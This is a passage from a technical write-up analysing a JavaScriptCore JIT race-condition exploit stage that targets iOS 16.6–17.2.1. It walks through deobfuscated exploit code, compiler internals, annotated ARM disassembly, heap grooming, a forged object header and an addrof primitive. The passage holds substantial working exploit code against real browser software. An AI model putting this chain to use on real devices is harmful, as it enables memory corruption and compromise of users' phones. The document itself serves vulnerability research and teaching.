// https://github.com/WebKit/WebKit/blob/cbe051a9a376/Source/JavaScriptCore/dfg/DFGConstantFoldingPhase.cpp#L313-L320
case CheckArray: {
    if (!arrayMode.alreadyChecked(m_state.forNode(child1)))  // table says ArrayWithDouble
        break;
    node->remove(m_graph);                                    // already narrow → delete
}
Why can't this case go look at memory like tgcp did? Because arr₃ = Φ(arr₁, arr₂) is an SSA name with no address behind it. tgcp had a pointer (targetObj is a known constant, p1 is 8 bytes at a known offset). The Phi has only what CFA propagated.
This is exactly why the if (useDivergent) exists. Without it, load and guard share a block; ConstantFolding's tgcp result feeds straight into the CheckArray decision, both see the same heap, both agree. The if inserts a block boundary; ConstantFolding's correct top-block result gets discarded; the bottom block falls back to CFA's stale table.
The next CFA run will recompute the table correctly, but node->remove() has already happened and is irreversible. When Step 5 swaps obj.p1 to a Contiguous array, the compiled code reads a pointer as a double.
Getting Past CheckStructure
CheckArray is gone but CheckStructure({S₂, S₆}) is still sitting in the top block, and obj is at S₃ now. If the compiled code runs in this state, the very first guard bails to the interpreter and the unguarded body never executes.
This is what the second IC entry was for. After the race lands, the exploit walks targetObj the rest of the way along divergentObj's path (delete p1, re-add it, re-add p2) until it arrives at S₆, which has the same offsets as S₂ but a different ID, and is a structure the guard accepts. The guard checks {S₂, S₆}, obj is at S₆, and the check passes.
With a single-entry IC this escape doesn't exist: the guard would be CheckStructure({S₂}), checking exactly the structure tryGetConstantProperty verified. Staying at S₂ means never firing the race shot (ConstantFolding's tgcp succeeds, the load folds, and there's no live read), while leaving S₂ means the runtime guard catches you. Two entries put one structure of slack between what the compiler verified and what the guard accepts, and the entire exploit lives in that slack.
That slack is the same gap the replacement watchpoints leave open. The watchpoints cover (S₂, p1) and (S₆, p1); the guard accepts S₂ and S₆; both are derived from the same IC profile, so both have the same blind spot. The compiler's safety net and its runtime guard are coextensive, which is exactly the problem: anything that slips past one slips past both. The Fix closes the gap by refusing the heap read when there's more than one entry.
The Exploit
The exploit file, Stage1_16.6_17.2.1_cassowary.js, was sourced from khanhduytran0/coruna and targets iOS 16.6 through 17.2.1. Coruna's authors codenamed this stage Cassowary, and that's how this writeup refers to it from here on. The original is minified (single-letter variable names throughout); the code excerpts in this writeup use descriptive names instead. Where it matters, the original name is noted in a comment.
Step 1: The Target Arrays
The first objects that take part in the type confusion are a plain two-property object and a two-element array holding it. Together they're the seam where the bug pries open: the array slot holds a pointer, the JIT will be tricked into treating that slot as a raw double, and the object's two inline slots will end up reinterpreted as a JSCell header and a butterfly pointer.
pm.phantom = { fakeHeader: 1, fakeButterfly: 2 }; // plain object: 2 inline properties
pm.trapArray = [1.1, pm.phantom];                 // JSArray containing a double AND an object
A word on pm: it's a plain object the exploit hangs state off, and what goes on it versus what stays a bare let is load-bearing. trigger() reads targetObj and asDouble as closure captures of pm.init's locals, which the FTL constant-folds (provably single-assignment); that fold is what lets it ask tryGetConstantProperty about obj.p1 at all. Read pm.targetObj instead and it's a mutable property the FTL won't fold, and the bug never triggers. phantom and trapArray go on pm because they're needed after pm.init returns, by code that can't see its locals.
pm.trapArray has IndexingType ArrayWithContiguous (0x09) because it contains mixed types (a double and an object pointer). Its butterfly stores encoded JSValues:
pm.trapArray's butterfly:
  elem[0] = 0x3FF399999999999A      (1.1's IEEE bits 0x3FF1... + DoubleEncodeOffset 0x0002_0000_0000_0000)
  elem[1] = 0x0000_XXXX_XXXX_XXXX   (pm.phantom's address; pointers encode as themselves, top 16 bits zero)
Why pm.phantom has exactly two properties (fakeHeader and fakeButterfly): After the type confusion shifts the pointer by 16 bytes, pm.phantom+0x10 (inline[0] = fakeHeader) becomes the fake object's JSCell header, and pm.phantom+0x18 (inline[1] = fakeButterfly) becomes its butterfly pointer. Two properties = two controlled 8-byte slots = exactly the two fields the exploit needs. From here on, "the phantom" means this fake object at pm.phantom+0x10, not pm.phantom itself.
The exploit also creates two pure ArrayWithDouble arrays to train the JIT with:
let trainingArray = [1.1, 1.1];    // ArrayWithDouble (0x07)
let fallbackArray = [1.1, 2.2];    // ArrayWithDouble (0x07)
Step 2: Structure-Divergent Objects
Two objects from the same constructor walk the same transition graph and park at different StructureIDs:
function n() {}
let targetObj    = Reflect.construct(Object, [], n);   // S₀: empty, prototype = n.prototype
let divergentObj = Reflect.construct(Object, [], n);   // S₀: same constructor → same starting Structure

targetObj.p1 = trainingArray;     // S₀ ─+p1→ S₁  (carves the edge)
targetObj.p2 = trainingArray;     // S₁ ─+p2→ S₂  (carves the edge)  ← targetObj parks here

divergentObj.p1 = 0x1337;         // follows S₀ ─+p1→ S₁  (edge already exists)
divergentObj.p2 = 0x1337;         // follows S₁ ─+p2→ S₂  (edge already exists)
delete divergentObj.p2;           // S₂ ─-p2→ S₃  (fork, not reverse)
delete divergentObj.p1;           // S₃ ─-p1→ S₄
divergentObj.p1 = 0x1337;         // S₄ ─+p1→ S₅
divergentObj.p2 = 0x1337;         // S₅ ─+p2→ S₆  ← divergentObj parks here
S₂ and S₆ have identical layouts: {p1 @ offset 0, p2 @ offset 8}. Same names, same offsets, different IDs. 0x1337 versus trainingArray doesn't matter; that's a value difference, not a shape difference.
The shared constructor puts both objects in the same graph, so when Step 5 needs to move targetObj to S₆ to slip past CheckStructure({S₂, S₆}), it walks the S₂→S₃→S₄→S₅→S₆ edges divergentObj already carved. Why use a second object to blaze that trail rather than walk targetObj itself there now? Because targetObj has to be sitting at S₂ with p1 = trainingArray at the moment CFA's tgcp call reads it. That's the heap state the whole bug depends on. If targetObj carved its own path to S₆ here, CFA would find it at S₆ with p1 = 0x1337, record SpecInt instead of ArrayWithDouble, and there'd be no narrow type to leave stale. So divergentObj does the trailblazing while targetObj holds still, and divergentObj doubles as the S₆-shaped object the IC sees during training (without it, the IC profile is just {S₂} and there's no second entry for the runtime guard to accept).
One more thing this sets up: the race shot in Step 4 is delete targetObj.p2, S₂→S₃. The choice of p2 is incidental; deleting anything transitions the structure, and a transition is enough to make ConstantFolding's tgcp fail at the structure check. Deleting p1 would also work, but it would erase the slot that Step 5 is about to load trapArray into, costing one extra add-back. p2 is the property that's only there to be deleted.
Step 3: The JIT Trigger Function
let lowBits = new Uint32Array(2);
let asDouble = new Float64Array(lowBits.buffer);   // overlapping views for pointer arithmetic

let trigger = function(useDivergent, earlyExit) {
    if (earlyExit) return;                          // early exit during warmup
    let obj = targetObj;                            // default: obj = targetObj
    if (useDivergent) { obj = divergentObj; 0[0]; } // when true: obj = divergentObj

    // ... 36 while loops (see below) ...

    "uo" in obj;                           // HasProperty: forces Structure observation
    let arr = obj.p1;                      // THE LOAD: candidate for tryGetConstantProperty
    if (useDivergent) arr = fallbackArray; // dead during final trigger (useDivergent=false)
    asDouble[0] = arr[1];                  // read element 1 as double
    lowBits[0] = lowBits[0] + 16;          // add 16 to low 32 bits
    arr[1] = asDouble[0];                  // write back modified value

    // ... 36 more while loops ...
};
The overlapping lowBits (Uint32Array) and asDouble (Float64Array) share the same ArrayBuffer. Writing arr[1] into asDouble[0] stores the 8-byte value as a double. Reading lowBits[0] gives the low 32 bits of those bytes. Adding 16 and writing asDouble[0] back modifies the pointer by exactly 16 bytes without carrying into lowBits[1] (carry would need lowBits[0] ≥ 0xFFFFFFF0, and heap addresses don't end that way).
The exploit code is sandwiched between 72 copies of this single-iteration loop, 36 before the load and 36 after:
while (h < 1) { guardObj.guard_p1 = 1; h++; } h--;
The body does one property store and one increment, then h-- resets so the next copy also runs once. The store to guardObj.guard_p1 is a heap side effect, which is what keeps the optimizer from folding the whole thing away; without it the loop is pure arithmetic on a local and disappears.
These loops directly widen the race window. The window is bounded by CFA's tryGetConstantProperty call on one side and ConstantFolding's on the other, and both passes walk the same IR in the same order. The 36 loops after the load are nodes that CFA still has to visit after its tgcp call before it can finish and hand off to ConstantFolding; the 36 loops before the load are nodes that ConstantFolding has to visit before it reaches its own tgcp call. Both halves stretch the gap. The width scales linearly with loop count, about 18 ticks per loop, from ~140 ticks with no loops to ~1700 at 72. With no loops the window is narrower than the scheduler jitter on the compiler-thread wakeup and the hit rate is zero; at 72 the window clears the jitter floor and the race lands almost every time. More loops would push the rate a little higher but the curve is already near the top, and there's a hard ceiling besides: each loop costs 40 bytecode units, and past 247 per side the function blows past maximumFTLCandidateBytecodeCost (20000) and the FTL refuses to compile it.
The 0[0] in the divergent branch is not a typo. Indexing into a number leaves the bytecode's array profile blank (there's no array shape to record), and the DFG handles a blank-profile GetByVal by inserting ForceOSRExit (DFGFixupPhase.cpp:4036): a terminator that cuts the block off from the merge point. With the divergent branch gone from the CFG, obj at the merge is no longer a Phi of two values; it's just targetObj. That single concrete identity is what lets tryGetConstantProperty read targetObj.p1 off the heap during compilation. A Phi would have stopped it cold, and without the heap read there is no race. (This same if (useDivergent) block does double duty: 0[0] prunes the CFG here, while 0x1337 poisons the value profile so CheckArray lands in the merge block. Step 4's first bullet covers the second effect.)
Step 4: The Warmup, Racing the Compiler Thread
for (let i = 0; i < 16777216; i++) {    // 16.7M iterations
    if (i > 131072) { trigger(/*useDivergent*/false, /*earlyExit*/true); continue; }
    trigger(i % 2 && i < 256, i > 4096);
    if (i == 131072) delete targetObj.p2;   // ← THE RACE SHOT
}
It reads as a profiling warmup but is actually a timing weapon.
- Iterations 0..255: alternate
targetObj/divergentObj→ IC accumulates{S₂, S₆}. The0x1337indivergentObj.p1is not a placeholder; the value's type matters. Recall the bug only fires whenCheckArraylives in a different block from the property load (so its removal reads the stale lattice instead of ConstantFolding's fresh local state). The compiler decides where to putCheckArraybased on what it thinksarrcould be. If every value ever seen atobj.p1was an array, the compiler is confident enough to plant the check immediately at the load, in the same block, where the bug can't reach it. But on these 128 iterationsobj.p1returns0x1337, a number, and now the compiler's profile says "this slot might hold a number." It can't put an array-shape check on something that might not be an array, so the check waits untilarr[1]actually needs it, three blocks downstream, in the merge block where the stale lattice lives. (Tested: change0x1337to[3.3, 4.4]andCheckArrayjumps to the load block; the bug never fires.) The cost is that on those same iterationsarris the number0x1337, and the writearr[1] = asDouble[0]is0x1337[1] = ..., which strict mode rejects with a TypeError. The next line,if (useDivergent) arr = fallbackArray, swaps in a real array before the write so the function survives warmup. - 256..4096:
targetObjonly, dropping theuseDivergentbranch profile to ~3% → FTL speculates it dead →objconstant-folds. - 4097..131071: early-return spin. Around ~100K the execution counter crosses the FTL threshold, a compile job enqueues, the compiler thread wakes up. Main thread keeps spinning at a few hundred cycles per iteration.
- Iteration 131,072: the shot.

Why iteration 131,072 specifically? Dead reckoning: the main thread can't observe the compiler thread, only count. The window is fixed in compiler-thread time (~1700 ticks between CFA's tgcp and ConstantFolding's tgcp); the aim point is in main-thread iterations; the conversion depends on relative core speeds, and 131,072 is the iPhone's empirical sweet spot. What keeps it from being deterministic is OS scheduler jitter on the compiler-thread wakeup (σ ≈ 1200 ticks), which a 1700-tick window clears. On an M-series MacBook the main thread runs faster relative to the compiler thread; cassowary's constant fires the delete well before CFA wakes up and the hit rate falls to ~1%. Recalibrating the pivot upward fixes it; the PoC section has the M-series numbers.
Why 16.7 million total? The bad code is installed by ~170K. Everything after is a 100× safety margin for the slowest target device. On M-series, 250K is enough.
Why both extremes are harmless: the half-success requirement
A folded constant means no runtime load: Step 5's targetObj.p1 = pm.trapArray swap is invisible to code that already baked the value in. The four cases:
| CFA's tgcp | CFold's tgcp | CheckArray | GetByOffset | Result |
|---|---|---|---|---|
| ✓ | ✓ | removed | folded to constant | reads trainingArray[1] = 1.1, harmless |
| ✗ | ✗ | survives | live load | trapArray caught by guard, OSR exit |
| ✗ | ✓ | survives | folded to constant | reads trainingArray[1] = 1.1, harmless |
| ✓ | ✗ | removed | live load | trapArray reaches unguarded raw-double load |
Only one row is exploitable: CFA must succeed (publishes narrow type → guard removed) and ConstantFolding must fail (load not folded → stays live). The Step 5 disassembly shows both: ldur x1, [x0, #-16] is a live load (not movz/movk), and the ldurb/and/cmp/b.ne check is gone.
Step 5: The GC Flush and the Swap
for (let i = 0; i < 1048576; i++) new Array(13.37, 13.37, 13.37, 13.37);
1M throwaway arrays, the flush from the GC section. Pushes the allocator's block cursor past the fragmented region so Step 7 lands in a block that sweeps to one clean interval, and pushes back the next collection.
delete targetObj.p1;                                // structure transition step
targetObj.p1 = pm.trapArray;                        // ← the actual payload
targetObj.p2 = 1;                                   // structure transition step (lands at S₆)
trigger(false/*useDivergent*/, false/*earlyExit*/); // run the installed FTL code
The delete p1; p1 = ...; p2 = 1 dance walks targetObj to S₆ so the runtime CheckStructure({S₂, S₆}) passes. The line that does the work is the middle one: an ordinary property write changing what targetObj.p1 holds.
Walking through the watchpoint gap
By this point the compiled code is installed. The plan's install-time check (DFGPlan.cpp:556) walked every armed watchpoint, found them all in the watched state, and let the install proceed. The (S₂, p1) and (S₆, p1) replacement watchpoints are still armed on the now-live CodeBlock; if either fires from here on, the code is jettisoned. So this three-line walk has to change the value at p1's offset without firing either of them.

Reading left to right: targetObj enters at S₂ holding p1 = trainingArray. The race shot already moved it to S₃ (Step 4). delete p1 moves S₃ → S₄ and the p1 slot ceases to exist. p1 = trapArray moves S₄ → S₅: this is an add (S₄ has no p1), the engine takes the isAdded branch in putDirectInternal, and didReplaceProperty is never called. p2 = 1 moves S₅ → S₆, also an add.
The replacement watchpoints at the endpoints are watching for an in-place write at S₂ or S₆ specifically. The transition watchpoints at S₂ through S₅ all fired long ago when divergentObj carved this path back in Step 2 (one-shot, already invalidated, no-op now). And S₃, S₄, S₅ have no replacement watchpoints at all because the IC never profiled them: propertyReplacementWatchpointSet(0) returns null on all three. Verified under lldb: a breakpoint on firePropertyReplacementWatchpointSet records zero hits across the entire S₂→S₆ walk, while the m_state byte on (S₂, p1)'s WatchpointSet stays at 0x01 (IsWatched) from creation through the end of the run. The walk isn't dodging anything; delete-then-add is mechanically a different thing from replace and the watchpoint is keyed on the mechanical operation, not the semantic outcome.
Semantically p1 was trainingArray and is now trapArray. Mechanically nothing replaced anything. The engine's bookkeeping is correct on its own terms and useless on ours.
What happens when trigger(false, false) runs depends entirely on whether the race in Step 4 was won.
The two captures: safe and buggy
The disasm snippets below come from poc/ftl-disasm-safe.log and poc/ftl-disasm-buggy.log, two compiles of the same trigger() function on the same JSC binary that differ only in whether delete p2 landed inside the CFA→CFold window. The race is awkward to win on demand, so the buggy log was captured under a custom JSC patch (dfg-race-widen.patch, see poc/REPRODUCING.md) that forces CFA's first tgcp call to succeed and ConstantFolding's to fail, while the safe log was captured by firing the delete ~80K iterations early so both calls fail.
The graph dump labels every IR node with an ID like D@569 and every basic block with a BB#. This is the diamond from the IR section with the actual IDs filled in:

(IDs are from safe.log. In buggy.log the CheckArray nodes are removed and 614/621 get reassigned to unrelated ZombieHint/LoopHint nodes; grep accordingly.)
Both guards check arr's array shape, with one wrinkle: D@614 masks the IndexingType byte with #0xf (just the shape nibble) while D@621 masks with #0x1f (shape plus the IsArray bit). Both read their answer from the same lattice slot, valuesAtHead[D@569], the entry for the Phi. If one is fooled, both are. The two log files differ only in what CFA wrote into that slot:
ftl-disasm-safe.log | ftl-disasm-buggy.log | |
|---|---|---|
| Race | lost | won |
valuesAtHead[D@569] (BB#6 tail → BB#8)¹ | (HeapTop, TOP, TOP) ← "could be anything" | (Array, ArrayWithDouble, Object: 0x10f0903c8) ← "definitely this one array" |
grep -c CheckArray | 4 (two guards × two dump passes) | 0 (both removed) |
| Compiled instruction count | 33 | 26 |
The triple notation is JSC's printed AbstractValue: (predicted type, array shape, structure set). TOP is "anything" and HeapTop is "any heap value." A CheckArray against a TOP type can't be proven redundant, so it stays; against a known ArrayWithDouble it's a tautology, so it goes.
¹ The graph dump runs after CFA #2 has already corrected the table, so grepping BB#8's valuesAtHead directly will show TOP in both logs. The narrow value ConstantFolding actually read survives in BB#6's valuesAtTail (buggy.log:591), which is what feeds BB#8.
The 7-instruction difference (33 → 26) is exactly the two guards: 4 instructions for D@614 (ldurb/and/cmp/b.ne) plus 3 for D@621 (the ldurb reads the same IndexingType byte D@614 already loaded, so the optimizer reuses it; only and/cmp/b.ne are new).
Race lost (CheckArray survived). The FTL code looks like this, captured from JSC_dumpFTLDisassembly:
ldur  x1, [x0, #-16]    ; x1 = targetObj.p1  (x0=butterfly; p1 is out-of-line at -16)
                        ;     (movz/movk: x0 ← 0xfffe000000000002, NotCellMask)
tst   x1, x0            ; cell-tag check: is x1 a pointer?
b.ne  <OSR exit>
ldurb w2, [x1, #4]      ; ─┐  D@614 CheckArray:
and   w0, w2, #0xf      ;  │  read IndexingType byte from JSCell header,
cmp   w0, #7            ;  │  mask shape bits, check for ArrayWithDouble (=7)
b.ne  <OSR exit>        ; ─┘  pm.trapArray's IndexingType is 9 → branch taken
                        ;     OSR exit. Interpreter takes over. Nothing happens.
Race won (CheckArray removed). Same load, same cell-tag check, then four instructions are missing:
ldur  x1, [x0, #-16]    ; x1 = targetObj.p1  (x0=butterfly; p1 is out-of-line at -16)
                        ;     (movz/movk: x0 ← 0xfffe000000000002, NotCellMask)
tst   x1, x0            ; cell-tag check: is x1 a pointer?
b.ne  <OSR exit>        ; pm.trapArray is a pointer → falls through
                        ; ─── ldurb / and / cmp / b.ne MISSING ───
                        ;     CheckArray D@614 was node->remove()'d
                        ;     by ConstantFolding reading stale lattice
ldur  x0, [x1, #8]      ; x0 = pm.trapArray->butterfly
ldur  w2, [x0, #-8]     ; bounds: pm.trapArray.length
cmp   w2, #1
b.ls  <OSR exit>        ; length is 2 → falls through
ldur  Q0, [x0, #8]      ; ◄═══ d0 = trapArray.butterfly[1]
                        ;       (Q0 is a 16-byte load; high 64 bits discarded)
                        ;       = encoded pointer to pm.phantom
                        ;       = 0x0000_XXXX_XXXX_XXXX as a "double"
fcmp  d0, d0            ; NaN check (heap pointers aren't NaN)
b.ne  <OSR exit>        ; falls through

; ... asDouble[0] = d0; lowBits[0] += 16; d0 = asDouble[0] ...

stur  d0, [x0, #8]      ; ◄═══ trapArray.butterfly[1] = d0
                        ;       writes raw double bits into a Contiguous slot.
                        ;       The engine will read this back as a JSCell*
                        ;       pointing at pm.phantom + 16.
The load is live (ldur, not movz/movk) and the guard is gone: this is the half-success row from the four-case table, observed in machine code.
Both the read-side CheckArray (D@614, guarding arr[1] on the right of the =) and the write-side CheckArray (D@621, guarding arr[1] on the left) are removed by the same stale valuesAtHead[D@569] entry. So the read confusion (pointer bits → double) and the write confusion (double bits → pointer slot) always fire together. Over 200 instrumented runs they coupled 147/147.
The asDouble/lowBits overlay does the +16 (Step 3) and writes back through the same unguarded store. pm.trapArray[1] now holds a JSCell pointer to pm.phantom + 16.
The type confusion fires exactly once.
Step 6: The Phantom Object
After the type confusion, pm.trapArray[1] points to pm.phantom + 16:
![Phantom object layout: trapArray's butterfly elem[1] points at phantom; the type confusion adds 16 to that pointer, redirecting it to phantom's inline storage where fakeHeader and fakeButterfly become a forged JSCell](images/phantom-layout.svg)
The engine dereferences pm.phantom+0x10 as an object: the two inline property values become the phantom's JSCell header and butterfly pointer. Set both before the confusion fires:
pm.phantom.fakeHeader = pm.packHeader([0x31337, 16783110]);
pm.phantom.fakeButterfly = overlapObj;
fakeButterfly = overlapObj means phantom[i] reads *(addr(overlapObj) + i*8), raw memory as array elements.
The fake header
packHeader: function(t) {
    pm.tmput32[0] = t[0];              // low 32 = StructureID
    pm.tmput32[1] = t[1] - 131072;     // high 32: pre-subtract DoubleEncodeOffset
    return pm.tmpFl[0];
}
131072 = 0x20000 is the offset's contribution to the high uint32. JSC adds it on store; pack subtracts it; the stored bytes are correct:
pm.packHeader([0x31337, 16783110]):
  tmput32[0] = 0x31337           = 0x00031337
  tmput32[1] = 16783110 - 131072 = 16652038 = 0x00FE1706
  Float64 raw bits = 0x00FE1706_00031337

JSC stores pm.phantom.fakeHeader: adds DoubleEncodeOffset:
  0x00FE1706_00031337 + 0x00020000_00000000 = 0x01001706_00031337
  (0xFE + 0x02 = 0x100: byte 6 becomes 0x00, carry → byte 7 becomes 0x01)

Final raw bytes at pm.phantom+0x10 (the phantom's JSCell header):
  Bytes 0-3: StructureID    = 0x00031337 = 201527 (0x31337)
  Byte 4:    IndexingType   = 0x06 (NonArrayWithDouble)
  Byte 5:    JSType         = 0x17 (23 = ObjectType)
  Byte 6:    InlineTypeFlags = 0x00 (none)
Byte 7: CellState = 0x01 (DefinitelyWhite)| Field | Value | Why |
|---|---|---|
| StructureID | 0x31337 | Not checked yet: indexed access on generic-array elements emits CheckArray (IndexingType only), not CheckStructure. Step 9 replaces it. |
| IndexingType | 0x06 NonArrayWithDouble | Must match fakeArrayLike's (a plain object with Array.prototype.fill.call-installed double elements) so the FTL CheckArray in phantomRW() passes. |
| JSType | 0x17 ObjectType | Generic JSObject. phantomRW() only checks IndexingType, so the exact value doesn't matter; the point is avoiding an exotic type whose specialized paths inspect fields the phantom doesn't have. |
| InlineTypeFlags | 0x00 | No special handling. |
| CellState | 0x01 DefinitelyWhite | Skips the write-barrier slow path. 0x00 would send phantom[i] = ... into writeBarrierSlowPath, which derives a MarkedBlock* from the phantom's address; the phantom sits at pm.phantom + 16, mid-cell, and the derivation lands on garbage. |
Step 7: The Heap Layout
Since phantom[i] reads *(addr(overlapObj) + i*8), the exploit allocates objects in a specific order to control who's adjacent to overlapObj:
for (let t = 0; t < 256; t++) pm.tmpOptArr[t] = { a1: 3.14, a2: 1.1 };
let overlapObj = { b1: pm.ref2 };                  // allocated HERE: between two batches
overlapObj[0] = 1.1; ... overlapObj[4] = 1.1;      // give overlapObj indexed storage
for (let t = 256; t < 512; t++) pm.tmpOptArr[t] = { a1: 3.14, a2: 1.1 };
let adjacentObj = pm.tmpOptArr[256];               // allocated right after overlapObj
let altAdjacentObj = pm.tmpOptArr[255];            // allocated right before overlapObj
Step 5's spray pushed the allocator's cursor into a block that sweeps clean, so these allocations come out sequentially. All of them (overlapObj, adjacentObj, altAdjacentObj, the tmpOptArr entries) have 1-2 named properties and land in the 32-byte size class (8 JSCell + 8 butterfly ptr + 16 inline storage). So:
addr(altAdjacentObj) = addr(overlapObj) - 32        (or addr(overlapObj) + 32 if bump goes downward)
addr(adjacentObj)    = addr(overlapObj) + 32        (or addr(overlapObj) - 32)
The phantom's view of memory:
![phantom[i] indexes through overlapObj into adjacentObj](images/phantom-view.svg)
The exploit validates this layout: addrof(adjacentObj) - addrof(overlapObj) must equal 32 (or addrof(altAdjacentObj) - addrof(overlapObj) must equal 32 if the allocator goes the other way). If neither holds, it throws to retry.
Step 8: Building addrof
Setup: a Float64Array commBuffer (with a Uint32Array view commView32 over the same bytes for extracting 32-bit fields), an indirection array pm.gRWArray1 ([0] = read target, [2] = write target, [1] unused), and the training target:
let fakeArrayLike = { p1: 1, p2: 1, length: 16 };
Array.prototype.fill.call(fakeArrayLike, 1.1);   // indexed 0..15, all doubles
pm.gRWArray1[0] = pm.gRWArray1[2] = fakeArrayLike;
fakeArrayLike is a plain object (not a JSArray) with IndexingType 0x06 NonArrayWithDouble, the same as the phantom's crafted header. The name CheckArray is misleading here: it guards the [i] access path by checking the IndexingType byte, and any object with indexed storage has one, JSArray or not. The mode it checks carries an explicit class field, and NonArray is one of the values (DFGArrayMode.h:85). So the FTL trains against fakeArrayLike, compiles a CheckArray(NonArray+Double) guard for 0x06, and that guard passes when the phantom is swapped in.
Note there is no bug being exploited here. Unlike trigger(), where the race removed the guard so a mismatched type could slip past, phantomRW()'s CheckArray is alive and the phantom has to satisfy it legitimately. The constraint runs phantom → trainer: Step 6 already pinned the fake header at 0x06 (DoubleShape so element reads are raw bits; NonArray because the phantom's JSType is ObjectType and claiming 0x07 ArrayWithDouble alongside that is an inconsistent pair), and fakeArrayLike is built to match. A mismatch would OSR-exit on the first post-swap call, and repeated exits would jettison the code and recompile with the phantom in the profile, sending the compiler thread poking at a fake object with a garbage StructureID.
The exploit then FTL-compiles phantomRW(), which reads phantom elements into commBuffer:
function phantomRW(writeIndex, writeValue) {
    let readTarget = pm.gRWArray1[0];       // load from indirection array
    commBuffer[0] = readTarget[2];          // phantom[2] → overlapObj's inline[0]
    commBuffer[1] = readTarget[4];          // phantom[4] → adjacentObj's header
    commBuffer[2] = readTarget[5];          // phantom[5] → adjacentObj's butterfly
    commBuffer[3] = readTarget[0];          // phantom[0] → overlapObj's header
    commBuffer[4] = readTarget[1];          // phantom[1] → overlapObj's butterfly
    let writeTarget = pm.gRWArray1[2];
    writeTarget[writeIndex] = writeValue;   // write path (separate from read path)
}
for (let i = 0; i < 1048576; i++) phantomRW(/*writeIndex=*/1, /*writeValue=*/1.1);   // 1M warmup → FTL
The bounds check passes by groom, not by elision. The disassembly shows ldur w5, [x7, #-8]; cmp w5, #5; b.ls right before the loads. The check reads publicLength from *(phantom_butterfly - 8) = *(addr(overlapObj) - 8), which is offset +24 of the previous 32-byte cell, tmpOptArr[255]. That cell was sprayed as {a1: 3.14, a2: 1.1} and offset +24 is the a2 slot. JSValue(1.1) has low 32 bits 0x9999999A ≈ 2.5 billion, the check asks "is 2.5 billion > 5?", and falls through. The a2: 1.1 in the spray template is doing real work: with one property the slot would be zero and the check would OSR-exit.
Why the gRWArray1 indirection? A direct reference to the phantom might constant-fold and get a CheckIsConstant guard. Loading from a mutable global forces a real load every call, swappable without recompiling.
The addrof primitive:
addrof = function(target) {
    overlapObj.b1 = target;                            // store target in overlapObj's inline[0]
    pm.gRWArray1[2] = fakeArrayLike;                   // phantomRW's write path → safe target
    phantomRW(/*writeIndex=*/1, /*writeValue=*/1.1); // read phantom elements into commBuffer[]
    return L(commBuffer[0]);                           // commBuffer[0] = phantom[2] = overlapObj.b1
};                                                     // L() extracts raw 64-bit pattern → address of target
Step 9: Stealing the StructureID
The phantom's StructureID is upgraded twice as better tools come online:
Phase 1: hardcoded 0x31337. The phantom isn't accessed as a JS object during phantomRW()'s warmup (it operates on fakeArrayLike), so the StructureID only matters for the ~2-line window after pm.gRWArray1[0] = pm.trapArray[1] makes it GC-visible. Nothing on the hot path decodes it: typeof reads JSType directly at cell+5, indexed access reads IndexingType at cell+4. The fake ID just sits there until Phase 2 replaces it.
